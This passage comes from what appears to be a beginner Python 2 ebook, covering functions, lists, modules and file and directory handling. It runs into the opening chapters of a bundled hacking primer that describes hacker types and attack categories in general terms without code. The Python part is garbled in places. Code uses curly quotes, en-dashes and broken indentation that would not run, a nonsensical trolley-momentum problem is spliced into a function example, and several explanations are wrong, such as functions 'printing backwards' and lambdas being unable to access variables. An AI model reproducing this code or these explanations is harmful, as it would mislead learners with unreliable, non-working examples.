        print math.sqrt ( - 3 )
except ValueError, err:
        print ‘Not possible to compute for the sqrt ( - 3 ) : ‘ , err
```

If you run the above given example, you

will get the following output:

```
5.0
2.2360679775
Not possible to compute for sqrt ( -3 ) :
math domain error
```

math.log (x) :

```
import math
print math.log ( 12 )
print math.log ( 12, 3 )
print math.log ( 0.5, 4 )
```

If you run the above given example, you

will get the following output:

```
2.48490664979
2.26185950714
-0.5
```

As you can see in the program, the logarithm (log) function finds y, where x = b * * y. It calculates the natural logarithm (base e) by default. In case there is another argument given, its value is used as the base. If the value of x is less than one, however, you will obtain a negative result.

math.e, math.pow (x, y), and math.exp (x) and :

```
import math
x = 5
fmt = ‘ % . 20f ‘
print fmt % ( math.e * * 5 )
print fmt % math.pow ( math.e , 5 )
print fmt % math.exp ( 5 )
```

If you run the above given example, you will get the following output:

```
148.41315910257657151305
148.41315910257657151305
148.41315910257659993476
```

As you can see in the program, just like other special functions, it uses an algorithm leading to more accurate results than *math.pow (math.e , x)*, its general purpose equivalent.

If you are still a little bit confused, here is another example to help you out. In this sample code, mathematical operations are made with the use of functions:

```
def add ( x, y ) :
        print “ addition of %d + %d “ % (
```

```
x, y )
        return x + y

def subtract ( x, y ) :
        print “ subtraction of %d - %d “
% ( x, y )
        return x – y

def multiply ( x, y ) :
        print “ multiplication of %d * %d
“ % ( x, y )
        return x * y

def divide ( x, y ) :
```

```
        print " division of %d / %d " % (
x, y )
        return x / y

print " Perform simple mathematical
computations using functions. "

Wendy = add ( 50, 5 )
speed = subtract ( 3, 2 )
trolley = multiply ( 80, 4 )
time = divide ( 8, 2 )

print " Wendy's weight : %d, trolley's
speed : %d, trolley's weight : %d,
```

number of seconds : %d “ % (Wendy, speed, trolley, time)

Wendy Dawn David was standing in a trolley that rests on frictionless horizontal rails. What would her displacement relative to the ground be if she starts to walk on the trolley? Use the data given above.

print “ Using the Law of Conservation of Momentum, her displacement relative to the ground will be 3.2 m.”

```
print " First, you have to compute for the velocity of the trolley."

velocity = multiply ( 80, 1 )

print " Equate ", velocity, " x 1 with 400 x v "

# Then, subtract your answer from 4, which is the given number of seconds.

# Wendys relative speed with relation to the ground becomes 3.2 mps.
```

If you run the above given example, you will get the following output:

```
Perform simple mathematical computations using functions
addition of 50 + 5
subtraction of 3 - 2
multiplication of 80 * 4
division of 8 / 2
Wendy's weight : 55 , trolley's speed : 1 , trolley's weight : 320 , number of seconds : 4
Using the Law of Conservation of Momentum, her displacement relative to
```

the ground will be 3.2 m.

First, you have to compute for the velocity of the trolley.

multiplication of 80 * 1

Equate 80 x 1 with 400 x v

As you can see in this programming language, the functions or formula are printed out backwards or inside out. You need to break down the function into separate function calls. In addition, you need to use float *(raw_input ( ))*, instead of *int (raw_input ( ))*, to include a floating point

Function Arguments

If you want to call a function in your program, you can use the following:

- A keyword argument
- A required argument
- A variable-length argument
- A default argument

All these are types of formal arguments permitted in the Python programming language.

Keyword Argument

The keyword argument is an argument related to the function call. When using it within you function call, the caller will

identify it by its parameter name. The moment this occurs, you can skip the argument. You can also choose to put it out of order. The interpreter will use keywords to match the values with their corresponding parameters. You can also make a keyword call to the function *printme( )* if you want. Take a look at the following example:

```
# This is where you put the function definition
def printme ( str )
        "It prints a passed string into the
```

```
function”
        print str;
        return;

# You can call the printme function here
printme ( str = “String sample” );
```

If you run the above given example, you will obtain the following output:

```
String sample
```

As you can see here, the string that is

passed onto the function was delivered as the result.

Take a look at this other sample code to help you understand things better:

```
# This is where you put the function definition
def printinfo ( name, age ) :
        "It prints a passed info into the function"
        print "What is your name? ", name;
        print "How old are you? ",
```

```
age;
            return;

# You can call the printinfo function here
printinfo ( age = 20, name = “Wendy Dawn” );
```

If you run the above given example, you will get the following output:

```
What is your name? Wendy Dawn
How old are you? 20
```

Required Argument

The required argument is an argument passed on to a function in a particular positional order. As the programmer, be mindful of the number of arguments you use in your program. Make sure it matches the function definition that you use. To call the function *printme ( )*, you have to pass an argument. Otherwise, you will surely get a syntax error. Take a look at the following example:

```
# This is where you put the function definition
def printme ( str ) :
```

```
        "It prints a passed string into the function"
        print str;
        return;

# You can call the printme function here
printme ( );
```

If you run the above given example, you will obtain the following output:

```
Traceback ( most recent call last ):
        File "test.py", line 11, in <module>
```

```
printme ( );
TypeError: printme ( ) takes exactly 1 argument ( 0 given )
```

Variable-Length Argument

When you define a function, you may have to process it for more than the number of arguments that you have in your program. This is referred to as the variable-length argument. Unlike the required or default argument, it is not declared in the function definition. A function that has a non-keyword variable argument has a syntax like the following:

```
def functionname ( [ formal_args, ]
“var_args_tuple ) :
        “function_docstring”
        function_suite
        return [expression]
```

Always make sure to put an asterisk (*) before any variable name that you use to store a value of a non-keyword variable argument. Unless you declare another argument in the function call, the tuple will remain empty. Take a look at the following sample code to help you understand this concept better:

```
# This is where you put the function definition
def printinfo ( arg1, *vartuple ) :
“This prints a variable passed argument”
print “The output is: “
print arg1
for var in vartuple:
        print var
return;

# You can call the printinfo function here
printinfo ( 20 );
```

```
printinfo ( 30, 40, 50 );
```

If you run the above given example, you will obtain the following output:

```
The output is:
20
The output is:
30
40
50
```

Default Argument

The default argument is the argument,

which assumes a default value in case the value is not stated in the function call. To help you know more about default arguments, take a look at the following example:

```
# This is where you put the function definition
def printinfo ( name, age = 20 ):
            "It prints a passed info into the function"
print "What is your name?", name;
print "How old are you?", age;
return;
```

```
# You can call the printinfo function here
printinfo ( age = 27, name = “Wendy Dawn” );
printinfo ( name = “Wendy Dawn” );
```

In this sample program, the default age gets printed in the output if you do not pass it:

```
What is your name? Wendy Dawn
How old are you? 27
What is your name? Wendy Dawn
How old are you? 20
```

Anonymous Functions

You cannot use the keyword *def* to declare an anonymous function. However, you can declare it with the use of the keyword *lambda*. When you create an anonymous function, see to it that you abide by the following rules of the Python programming language:

- Lambda forms may contain any number of arguments but they should only return a single value as their expression. They cannot have multiple expressions and/or commands.

- Anonymous functions are not allowed to be directly called to print because lambda requires expressions to be called.

- Some people think that the lambda is a one-line version of the function. However, it is not really the same as the inline statement that programmers use in C and C++ for passing function stack allocations during invocations.

- The function lambda has a namespace of its own. Thus, it is not allowed to access a variable. There may be an exception though. It is allowed to access variables within the parameter list and the global namespace.

The following syntax is the syntax of the function lambda:

```
lambda [ arg1 [ ,arg2 , . . . argn ] ] :
expression
```

As you can see in the above given example, it uses a single statement. Take

a look at the following example:

```
# This is where you put the function definition
sum = lambda arg1, arg2: arg1 + arg2;

# You can call the sum as a function here
print “The value of the total is : “ , sum ( 20, 30 )
print “The value of the total is : “ , sum ( 30, 30 )
```

If you run the above given code, you will get the following output:

```
The value of the total is : 50
The value of the total is : 60
```

Return Statements

Return statements are statements that exit functions and return expressions to the caller. They are just like *return None* if they do not have any argument.

Scope of Variables

You may not access a variable at a certain location. This is why you need to determine the place in which you declared it in your program. In other words, you need to have a scope of your

variables. This determines where you are allowed to access identifiers. Generally, there are two scopes of variables in Python: local and global.

Local Variables and Global Variables

When it comes to defining a variable within a function, assign it with a local scope. On the other hand, when you define a variable outside of your function, you have to assign it with a global scope. You can only access a local variable within the function in which it has been declared; but you can access a global variable anywhere in

your program. Each time you call a function, you bring the variable declared within it into scope.

Take a look at this example to help you understand things further:

```
#!/usr/bin/env python

total = 0; # This is the global variable.

# This is where you put the function definition.
def sum ( arg1, arg2 ):
```

```
        # You should add the parameters and then return them."
        total = arg1 + arg2; # This is the total of the local variable.
        print "Inside the function local total : " , total
        return total;

# You can call the sum function here.
sum ( 20, 30 );
print "Outside the function global total : " , total
```

If you run the above given example, you will get the following output:

```
Inside the function local total : 50
Outside the function global total : 0
```

Multiple Function Arguments

In the Python programming language, the number of arguments in a function is already defined. Take a look at the following example:

```
def myfunction ( first, second, third) :
# Whatever you want to do with these
```

```
three variables
. . .
```

If you use the following syntax, you can declare a function to receive a variable number of argument:

```
def bar ( first, second, third, *therest ) :
        print “First : %s” % first
        print “Second : %s” % second
        print “Third : %s” % third
        print “The rest of the numbers are . . . %s” % list ( therest )
```

As you can see in the example, the variable *therest* refers to a list of variables. It receives the arguments that you give to the function *bar*. If you call *bar (1, 2, 3, 4, 5)* and run the sample code, you will obtain the following output:

```
First : 1
Second : 2
Third : 3
The rest of the numbers are . . . [ 4, 5 ]
```

If you wish to send function arguments,

you may also use keywords. When you do that, it will no longer make a difference whether or not you organize the argument in a certain order. You can use the following syntax for your program:

```
def foo ( first, second, third, **options ):
        if options.get ( “action” ) ==
“sum” :
        print “The sum is %d” % ( first
+ second + third)
```

```
        if options.get ( “number” ) ==
“first” :
        return first

result = foo ( 1, 2, 3, action = “sum”,
number = “first” )
print “The result is %d” %result
```

If you run the above given example, you will get the following output:

```
The sum is 6
The result is 1
```

As you can see in the example, the function *foo* receives three arguments and prints the sum if it receives another action.

In the Python programming language, both input and output are differentiated by the presence and absence of prompts (>>> and …).

The Unicode

All the strings in the program support the Unicode. It provides an ordinal for the characters in the script of modern and ancient texts. In the past, only about 256 ordinals are allowed for script

characters. The texts were bound to code pages that mapped ordinals to script characters. Because of this, confusion and misunderstandings on internationalization occurred. Thankfully, programmers such as you can resolve issues like this by using the Unicode. The Unicode is capable of defining code pages for your scripts. If you wish to include certain characters in your string, you may use Python Unicode-Escape encoding. Take a look at the following example:

```
>>> ‘Flying\u0020Circus’
```

‘Flying Circus’

As you can see in the example shown above, \u0020 is an escape sequence that inputs the Unicode character with an ordinal value of 0x0020 (space) at a specified location. The rest of the characters in the code are interpreted using their ordinal values as Unicode ordinals.

Keep in mind that there are several ways to try creating a Unicode string with an encoding. To convert a string into a sequence of bytes using a particular

encoding, use string objects with an encode ( ) method that takes its name. Most programmers prefer to use lowercase letters for the names of the encodings.

Printing to the Screen

If you want to show a certain output, the *print* statement is highly recommended for use in your program. Use it to separate expressions using commas. This makes programming more convenient. You can also use it to convert expressions that you pass into strings and print the results to standard

outputs. Take a look at this example:

```
#!/usr/bin/python
print “This programming language is indeed one of the best, “ , “don’t you think?” ;
```

If you run the above given example, you will get the following output:

```
This programming language is indeed one of the best, don’t you think?
```

Reading Keyboard Input

There are actually plenty of functions that have already been made for

programmers. These built-in functions are useful in reading lines of texts from standard inputs. They are referred to as *input* and *raw_input*.

The input Function

The input([prompt]) function is similar to the raw_input, except that it automatically assumes for the input to be a valid expression. Because of this, it is immediately prompted to return the assessed value. Take a look at this example:

```
str = input ( “Enter the input : “ );
print “The input received is : “ , str
```

If you run the above given example, you get the following output:

```
Enter the input: x * 5 for x in range ( 2, 10, 2 ) ]
The input received is : [ 10, 20, 30, 40 ]
```

The raw_input Function

The raw_input([prompt]) function reads a line from the standard input and returns it as a string. Here is a sample code to help you understand this concept better:

```
str = raw_input ( “Enter the input: “ );
```

```
print “The input received is : “ , str
```

You see, when you input a string, it will be displayed on your screen. For example, if you type in the following message: *“Bonjour Python World! Je suis Wendy Dawn David.”*, you will see the following output:

```
Enter the input: Bonjour Python World! Je suis Wendy Dawn David.
The input received is: Bonjour Python World! Je suis Wendy Dawn David.
```

Chapter 6 - Modules

Modules are used in Python to organize codes logically. When codes are grouped into modules, they become easier to use. Modules are objects that have arbitrarily named attributes that you can reference and bind. In other words, they are files made up of codes. They can define classes, functions and variables.

The import Statement

Programmers can use any source file as

their module. As a programmer, you simply have to execute an import statement in a new source file. The following is the syntax for the import statement:

```
import module1 [ , module2 [ , . . . module ]
```

When the interpreter you use recognizes an important statement, it automatically imports the module. However, it only does this if it is on the search path. Search paths are directory lists searched by the interpreter prior to the

importation of the modules. Are you still confused by this? Alright. Say, you want to import a module called *wendy.py*. You can import this module by using the following commands on top of the script:

```
# Import module support
import support

# Call defined function
support.print_func ( “Dawn” )
```

If you run the above given example, you will get the following output:

Always keep in mind that you can only load your module one time. You can no longer load it a second or third time. It does not matter if you import it frequently. You just cannot load it more than once. Thus, you can say that it is impossible for repeated module execution to occur even though there are plenty of imports.

The from . . . import Statement

This statement allows you to import

attributes from a module towards a certain namespace. The following is the syntax for the *from...import*:

```
from modname import name1 [ , name2 [, . . . nameN ] ]
```

The from . . . import * Statement:

If at some point, you wish to import some names from a module to your namespace, you can use the following statement:

```
from modname import *
```

There is a common misconception

among beginner programmers that it is quite hard to import items from a module to a namespace. The process is actually pretty simple. However, it is not recommended to use such statement often.

Locating a Module

When you import a module, the interpreter begins to search for it in the directory that you use. It also searches for the PYTHONPATH shell variable as well as the default path /usr/local/lib/python if you are on UNIX.

The PYTHONPATH Variable:

This environment variable is made up of a list of directories. Its syntax is similar to that of the PATH shell variable.

Chapter 7 - Lists

You have encountered the list in a previous chapter in this book. As you can remember, the list is the most versatile compound data type. It contains items enclosed inside brackets ([ ]) and separated by commas (,) in a specified order. It also implements sequence and lets you remove and add objects from it.

Creating a List

It is easy to make a list in the Python

programming language. All you have to do is place your expressions inside square brackets, such as the following *list display*:

```
W = [ ]
W = [ expression, . . . ]
```

Keep in mind that computed lists are known as *list comprehensions*. They are supported in this programming language and has the following syntax:

```
W = [ expression for a variable in a sequence ]
```

In this code, you can see that there is an expression evaluated for each item used in a sequence.

You can use any expression. You may include whatever object you want, even other lists. You may also include several references to a particular object in your code.

If you are a beginner programmer and you are not that sure how to make a list, you can take advantage of the built-in list in the programming language. This is great because you will get to have a reference to guide you all throughout

your program. Take a look at the following sample code:

```
W = list ( )          # This list is empty.
W = list ( sequence )
W = list ( expression for a variable in a sequence)
```

As you can see, your code may be whatever type of iterable or sequence object. It may even include generators and tuples. In the event that you pass in a new list, a copy is made by your list function.

Remember that each time you use the [ ]

expression, you create a new list. It is not possible to create an entire new list once you assign a variable to it. If you want to understand this concept better, take a look at the following example:

```
W = D = [ ]          # The two names point to this certain list.
W = [ ]
D = W                # The two names point to this certain list.
W = [ ] ; D = [ ]    # These lists are independent.
```

Accessing a List

Basically, a list is there to implement a standard sequence interface. It responds to the * and + operators just like strings. This means that they concatenate and repeat, but the result is a new list instead of a string. The list responds to the general sequence operation you used on a string.

For example, if you use *len (L),* you will returns how many items are there are in the list. If you use *L [i : j]*, you will return a new list that contains whatever objects are between *i* and *j*. If

you use *L [i]*, you will return the first item that has an index of *0* or the item at the index. Whenever you pass in any negative index, the length of your list is added to the index. You can use *L [-1]* to access the final item in the list.

How about if the index that you get is out of the list? If this is the case, you have to raise an *IndexError* exception. The slices are read as boundaries, then results contain all the items found between them. Take note that the list also supports slice steps. The following are examples of these slice steps:

```
seq = L [ start : stop : step ]
seq = L [ 1 : : 2 ]          # It gets every other item, beginning with the second
seq = L [ : : 2 ]            # It gets every other item, beginning with the first
```

To help you understand lists better, take a look at these examples:

Input:

```
len ( [ 1, 2, 3 ] )
```

Output:

```
3
```

As you can see in the above given example, *len* was used to determine the length of the expression in the program.

Input:

```
[ 1, 2, 3 ] + [ 4, 5, 6 ]
```

Output:

```
[ 1, 2, 3, 4, 5, 6 ]
```

As for the example shown above, the expression used performed the process of concatenation.

Input:

```
[ ‘Hello!’ ] * 5
```

Output:

```
[ ‘Hello!’ , ‘Hello!’ , ‘Hello!’ , ‘Hello!’ , ‘Hello!’ ]
```

In the above given example, the expression used performed the process of repetition.

Input:

```
3 in [ 1, 2, 3 ]
```

Output:

```
True
```

In the sample code shown above, the membership of the expression was determined to be either true or false.

Input:

```
for x in [ 1, 2, 3 ] : print x
```

Output:

```
1 2 3
```

In the above given example, the expression used performed the process of iteration.

Looping Over Lists

If you want to loop over items in a list, you can use the *for – in* statement. Take a look at this example:

```
for item in L :
        print item
```

If you need to use both the item and the index, you can use the function *enumerate*, such as in the following example:

```
for index, item in enumerate ( L ) :
        print index, item
```

If you just need to use the index, you can use *len* and *range*, such as in the following example:

```
for index in range ( len ( L ) ) :
        print index
```

Remember that the iterator protocol is supported by the list object. So, if you want to make an iterator explicitly, use *iter*. It is a built-in function found in Python. Take a look at this example:

```
i = iter ( L )
item = i.next ( )          # It gets the first value
item = i.next ( )          # It gets the second value
```

Actually, you can utilize various shortcuts with basic list operators. For instance, if a list has numbers, you can

find their sum by using the function *sum*. If a list has strings and you wish to combine them into just one string, you can use the *join* string method. You can then combine these strings into a long string. Here is an example:

```
s = ‘ ‘ .join ( L )
```

Modifying a List

You can assign variables to individual slices or items. After that, you can delete them if you want. Take a look at the following example:

```
L [ i ] = onj
```

```
L [ i : j ] = sequence
```

Keep in mind that operations modifying lists also modify them in place. Thus, if you have numerous variables pointing toward the same list, the variables you use are going to be updated all at once. Here is an example:

```
L = [ ]
M = L

# This modifies the two lists
L.append ( obj )
```

If you want to create another list, you

can do it quickly. You can also use slicing to yield your desired result. Here is an example:

```
L = [ ]
M = L [ : ]          # This creates a copy.
```

```
# This only modifies L
L.append ( obj )
```

If you want, you may add some items to the existing sequences in your program. For instance, you may use *append* to add an item at the end of your list. You may use *extend* to add an item from another sequence. You may use *insert* to insert

an item at an index and then move the other items towards the right.

How about if you want to remove certain items in your program? In this case, you can use *del* to remove one or all items that a slice identifies. You can also use *pop* to remove a certain item and then return it. If you want to remove the first item that matches it from your list, you can use *remove*.

Keep in mind that *del* and *pop* may seem similar, but they are actually different from each other. You can't use *Del* to return the item that you have already

removed, but *pop* can.

Can you reverse the orders of your lists in Python? Yes, you can. If you want to reverse your lists, you can use the following command:

```
L.reverse ( )
```

It is quick and easy to reverse the orders of lists. If you are in a hurry to delete and input items, you can even reverse your list to speed up the process temporarily.

The *for – in* statement is the one that maintains the internal index. You need to

increment it for all the iterations in your loop. If you want to modify a list that you are looping over, you can expect your indexes to be out of sync. You may even find yourself skipping over some items and processing the same items repeatedly. If this happens, you will not end up with favorable results.

Can you still fix this problem? Yes, you can. All you have to do is loop over the copy of the list. Take a look at the following example:

```
for object in L [ : ] :
        if not condition :
```

```
del L [ index ]
```

You can also create another list and then append to it, such as in the following example:

```
out = [ ]
    for object in L :
    if condition :
    out.append ( object )
```

It is common practice amongst Python programmers to apply their function to each item they use in the list then replace them with the function's return value.

Here is an example:

```
for index, object in enumerate ( L ) :
        L [ index ] = function ( object )
out = [ ]
for object in L :
        out.append ( function ( object ) )
```

You can rewrite the sample code given above if you want to make it even simpler. You just have to use *map*, which is a built-in function in Python. It can help you make your code more efficient by having the function object fetched just once. So, if you want to rewrite your

code, you can try the following:

```
out = map ( function, L )
out = [ function ( object ) for object in L ]
```

As for the other constructs, such as calls or expressions to object methods, you can use *lambda* or a callback if you want to run your program and make it more efficient as well as easier to understand.

If you need to use the index and the item, you can use *enumerate*. Consider the

following example:

```
out = [ function ( index, object ) for index, object in enumerate ( L ) ]
```

How about list? Can you use it to implement simple data structures, like queues and stacks? Yes, you can. What's more, you can use the least-recently-used (LRU) container. If you are working with bigger structures, you can use *collections.deque*, which is a specialized data structure.

Searching a List

You can use the operator *in* to check

whether or not a particular item is in your list. You can also use *index* to perform linear searches and stop at the very first item that matches it. If there are no matching items found, a *ValueError* exception is raised. If you wish to obtain the index for matching items, creating a loop and then passing it in a start index is a feasible option.

How can you count the matching items in the program? You can use *count*. Here is an example:

```
n = L.count ( value )
```

Just keep in mind that *count* is responsible for looping over the whole list. Therefore, if you wish to verify if a certain value is in it, you have to use *index* or *in*. If you wish to obtain the largest or the smallest item in a list, you have to use *max* or *min*. There are also built-in functions in Python. Here is an example:

```
hi = max ( L )
lo = min ( L )
```

If you want to pass in a *key* that maps the items in a list prior to their comparison

with one another, you have to use *sort*. Here is an example:

```
hi = max ( L, key = int )
lo = min ( L, key = int )
```

Sorting a List

When it comes to sorting lists, you can use *sort*. It has the following syntax:

```
L.sort ( )
```

You can acquire a sorted copy by using *sorted*, which is another built-in function. Take a look at this example:

```
out = sorted ( L )
```

Python doesn't need to allocate any new lists just to hold results. Hence, an in-place sort is more ideal. By default, the sort algorithm identifies the order as it compares the objects found in the list with one another. If you want to override this, you can pass in a callable object. This will let you take two items that you can return *-1* for *less than*, *1* for *greater than*, and *0* for *equal*. You can also use *cmp* to perform the same operation. Take a look at the following example:

```
def compare ( x, y ) :
```

```
        return cmp ( int ( x ) , int ( y ) )          # This compares the values as integers
L.sort ( compare )
```

You can use mapping between search keys and list items so that you can build key arrays by letting the sort algorithm make a pass over your data. Both the list and the key array are sorted based on your keys. However, if the list is too big or the transform is complex, use a compare function to make things easier. After all, you need to transform the items once.

Printing a List

List does a *repr* on every item. It also adds commas and brackets if needed. Take a look at the following example:

```
print [ 1, 2, 3 ]                    # This
prints out [ 1, 2, 3 ]
```

To control the formatting, use *join* then combine it with a generator expression. You can also use a list comprehension. What's more, you can use *map* to get the same result. If you prefer to print string fragments to files, you can skip *write* and choose *writelines* instead. Take a look at the following example. You can use this command if all the items in the list are strings:

sys.stdout.writelines(L)

Chapter 8 - Handling and Manipulating Files

The basic methods and functions used in manipulating files by default are already provided in the Python programming language.

The Open Function

You cannot write or read a file without using the *open ( )* function, which creates a file object necessary to call the other methods related to it. It has the following syntax:

```
file object = open ( file_name [ , access_mode ] [ , buffering ] )
```

Do not forget the parameter details:

- *buffering*: It does not execute if the value is set to 0. However, if the value is set to 1, the line buffers while the file is accessed. If you declare the value as any integer larger than 1, buffering is done with your indicated size. If the value is negative, you can expect the buffer size to become the system default.
- *access_mode*: It identifies the mode

wherein the file should be opened. For instance, it determines whether it has to be read, written, or appended. It is optional and its default file access mode is read (r).

- *file_name*: It is a string value that contains the name of the file that you wish to access.

Different Modes for Opening Files

Mode	Description
r	It opens the file for the sole purpose of reading.
r+	It opens the file for both

	writing and reading.
rb	It opens the file for reading, but only in the binary format.
rb+	It opens the file for both writing and reading in the binary format.
a	It opens the file for the purpose of appending.
a+	It opens the file for both reading and appending.
ab	It opens the file for appending, but only in the binary format.
ab+	It opens the file for both

	reading and appending in the binary format.
w	It opens the file for the sole purpose of writing. It overwrites the file if it already exists.
w+	It opens the file for both reading and writing. It overwrites the file if it already exists.
wb	It opens the file for writing, but only in the binary format. It overwrites the file if it already exists.

wb+	It opens the file for both reading and writing in the binary format. It overwrites a file if it already exists.

The close ( ) Method

It closes the file object and flushes unwritten information so that further writing becomes impossible. In Python, a file is instantly closed once its reference object gets reallocated to a new file. Always close your file using the *close ( )* method. It has the following

syntax:

```
fileObject.close( );
```

To help you grasp this concept further, take a look at the following example:

```
#!/usr/bin/env python

# Open the file
fo = open ( “bar.txt”, “wb” )
print “The name of your file is: “, fo.name

#Close the opened file
fo.close( )
```

If you run the above given code, you will get the following output:

```
The name of your file is: bar.txt
```

Writing and Reading Files

The write( ) Method

It writes strings to open files, but it doesn't add any newline character (\n) at the end part of the string. As you know, strings can contain binary data, not just texts. Here is the syntax of the write( ) method:

```
fileObject.write(string);
```

To help you grasp this concept better, take a look at the following example:

```
#!/usr/bin/env python

# Open the file
fo = open ( “bar.txt” , “wb” )
fo.write ( “ This example shows how to use this method in Python. \n Python is very easy to comprehend! \n “ );

# Close the opened file
fo.close( )
```

As you can see in the above given example, the bar.txt file is created. The code also writes the content and then closes it. When you open the file, you will get this output:

```
This example shows how to use this method in Python.
Python is very easy to comprehend!
```

The read( ) Method

It reads strings from open files, which can contain binary data and texts. It has the following syntax:

```
fileObject.read([count]);
```

If you use this, it will start to read the opened file right from the start until the end. In case count is not found, it would still attempt to read.

Take a look at the following example:

```
#!/usr/bin/env python

# Open the file
fo = open ( “bar.txt” , “r+” )
str = fo.read( 10 );
print “Read String is : “ , str
```

```
# Close the opened file
fo.close( )
```

If you run the above given example, you will get the following output:

```
Read String is :   Python is
```

Deleting and Renaming Files

The remove( ) Method

You can use this to delete files. Simply input the name of the file that you want to delete as the argument. It has the following syntax:

```
os.remove(file_name)
```

Take a look at the following example:

```
#!/usr/bin/env python
import os

# This deletes the existing file bar.txt.
os.remove ( “bar.txt” )
```

The rename( ) Method

It takes a couple of arguments: new file name and current file name. It has the following syntax:

```
os.rename(current_file_name,
new_file_name)
```

Take a look at the following example:

```
#!/usr/bin/env python
import os

# This rename the file from foo.txt to bar.txt.
os.rename( “foo.txt” , “bar.txt )
The sample code above renames the existing file foo.txt.
```

Chapter 9 - Directories

The mkdir( ) Method

If you want to make directories in your current directory, you can use this. You have to input the argument containing the name of the directory you want to create. The syntax of the mkdir( ) method is as follows:

```
os.mkdir("newdir")
```

To help you understand this concept

further, consider the following example. Here, the directory *PythonMaster* is created in an existing directory:

```
#!/usr/bin/env python
import os

# This creates the directory PythonMaster.
os.mkdir("PythonMaster")
```

The getcwd( ) Method

This one displays your current working directory. It has the following syntax:

```
os.getcwd( )
```

If you want to see your current directory, you can use the following code:

```
#!/usr/bin/env python
import os

# This shows the location of your current directory.
os.getcwd( )
```

The chdir( ) Method

This one changes your current directory. It takes the argument that you want to be your current directory. It has the

following syntax:

```
os.chdir("newdir")
```

If you use the following example, you will be sent to the /home/newdir directory:

```
#!/usr/bin/env python
import os

# This changes the directory to /home/newdir.
os.chdir("/home/newdir")
```

The rmdir( ) Method

This one deletes the directory then passes it as an argument. Before removing your directory, however, make sure to remove all its contents. The syntax of the rmdir( ) method is as follows:

```
os.rmdir ( ‘dirname’ )
```

In the following example, you will delete the /tmp/test directory. Remember that you need to indicate the full name of the directory to prevent your current directory from being searched.

```
#!/usr/bin/env python
```

```
import os


# This removes the /tmp/test directory.
os.rmdir("/tmp/test")
```

Conclusion

Thank you again for downloading this book!

I hope this book was able to help you to learn about the Python programming language. Even if you do not have any background in programming, you should hopefully be able to write your first programs.

The next step is to apply what you have learned from this book.

Finally, if you enjoyed this book, then

I'd like to ask you for a favor, would you be kind enough to leave a review for this book on Amazon? It'd be greatly appreciated!

Click here to leave a review for this book on Amazon!

Thank you and good luck!

Hacking

Hacking Practical Guide for Beginners

By: Jeff Simon

Introduction

I want to thank you and congratulate you for downloading the book, “Hacking: Hacking for Beginners”.

This book contains proven steps and strategies on how to learn the fundamentals of hacking.

This eBook will teach you the basic principles of hacking. It will explain the three types of hackers as well as the tools that you can use. It will give you a detailed study plan on how to improve

your skills and knowledge in a short period of time. In addition, this book will teach you how to use the Python programming language.

An entire chapter is dedicated to penetration testing. That chapter will explain the different parts and requirements of an effective test. Additionally, that material will arm you with specific tools and techniques that you can use in your own “pen tests”.

The lessons that you’ll find in this book rely on an operating system called Kali Linux. Kali is the preferred OS of

hackers and penetration testers. This OS contains an extensive collection of hacking tools. With Kali, you won't have to download and install extra programs. You can use it as is.

This eBook will also discuss defense-oriented topics such as malware protection. This way, you'll know what to do in case you have to attack a target or thwart a hacker's efforts.

If you're looking for a comprehensive book about basic hacking, this is the book you need.

Thanks again for downloading this book,

I hope you enjoy it!

Table of Contents

Chapter 1: The Fundamentals of Hacking

There are three types of hackers:

1. White hat
2. Black hat
3. Gray hat.

A white hat (also known as ethical) hacker tries to breach network systems

in order to help businesses and organizations in improving their digital defenses. A black hat hacker, meanwhile, accesses digital records and/or devices for malicious purposes. A gray hat hacker is a combination of the first two types: he may be a white hat this time and become a black hat in the next.

Important Note: There are laws that prohibit black hat hacking. You can get incarcerated if you'll try to access digital information without the owner's permission. Because of that, this book

will help you become an ethical hacker. It will provide you with tips, tricks, and techniques that you can use in hacking systems ethically.

Benefits of Ethical Hacking

To protect yourself from thieves, you need to think like one. This principle serves as the core of white hat hacking.

The total number of hackers is growing each day. And these people are on a continuous quest to improve their skills and expand their knowledge. If you will consider the vulnerabilities that exist in machines and digital networks, you will realize the awful state of security that people have against hackers. You need to protect your system from the bad guys.

To achieve this goal, you should know how to hack.

The goals of a white hat hacker are:

- Attack a system without destroying it
- Identify system vulnerabilities
- Prove that vulnerabilities exist
- Help in improving the security of his target

Different Types of Hacking Attacks

Hackers divide their attacks into different types. These types are:

Nontechnical

These techniques focus on the end-users (i.e. the people who use the target devices). Because humans have a natural tendency to trust others, hackers can break through a system's defenses without using any electronic tool. These hackers may use "social engineering"

tactics to obtain a user's trust and gain access to a network or file. You'll learn more about social engineering later on.

A hacker may also implement a physical attack against his target. For instance, he may break into a computer room and access one or more devices that are present. As an alternative, he may check the dumpsters in the building and try to look for useful information (e.g. passwords). Hackers refer to this approach as "dumpster diving".

Network

Hackers can implement this kind of attack easily, since most networks are accessible through the internet. The most common forms of network attacks are:

- Accessing a network using a rigged modem
- Taking advantage of vulnerabilities in digital transport mechanisms (e.g. NetBIOS)
- Sending a continuous stream of requests to a network
- Rigging the system and collecting data packets to access confidential information

Operating System

These attacks play an important role in any hacker's toolkit. That's because each computer has an operating system. And there are a lot of tools that you can use to crack the OS (i.e. operating system) of a computer.

There are a lot of operating systems out there. However, hackers usually focus on the most popular ones (e.g. Windows systems). Here are some of the OS attacks that you can use:

- Destroying the security of a file

system

- Deciphering passwords
- Attacking pre-installed authentication mechanisms
- Taking advantage of vulnerabilities in certain protocols

Application

Some hackers utilize computer programs to attack networks. Often, a hacker gains access to a machine through a web-based application or an email-related program. The most popular members of

this type are:

- Sending “spam” (i.e. junk mail) to people
- Installing malware (i.e. malicious software) in target systems
- Bypassing security mechanisms (e.g. firewall) through “online” protocols (e.g. SMTP, HTTP, IMAP, etc.)

Chapter 2: Hacking - A Guide for Beginners

There are many learning materials for hackers. Most of these materials are free, so you won't have to spend any money just to develop your hacking skills. Unfortunately, most of the hacking resources that you'll find are created for intermediate and/or expert hackers. You won't benefit from the said materials if

you are a complete beginner.

In this chapter, you will discover a quick and easy way to become a hacker. The three-step learning program that you will see here is created for newbies. It will help you master the basics of hacking using a logical method of learning.

First Step – Learn More about Computers and Networks

Hacking involves computers and networks. It requires advanced computer knowledge and networking skills.

Obviously, you won't be able to hack a computer if you don't even know the difference between TCP/IP and Windows XP. To become a hacker, you must know the basics of computer-related technology.

It would be best if you'll expose yourself to different operating systems. More and more people are switching to Linux systems so you should learn the basics of that OS. Once you have mastered the basics of computers and networks, understanding how "exploits" and "vulnerabilities" work will be easy.

Second Step – Read Basic Hacking Books

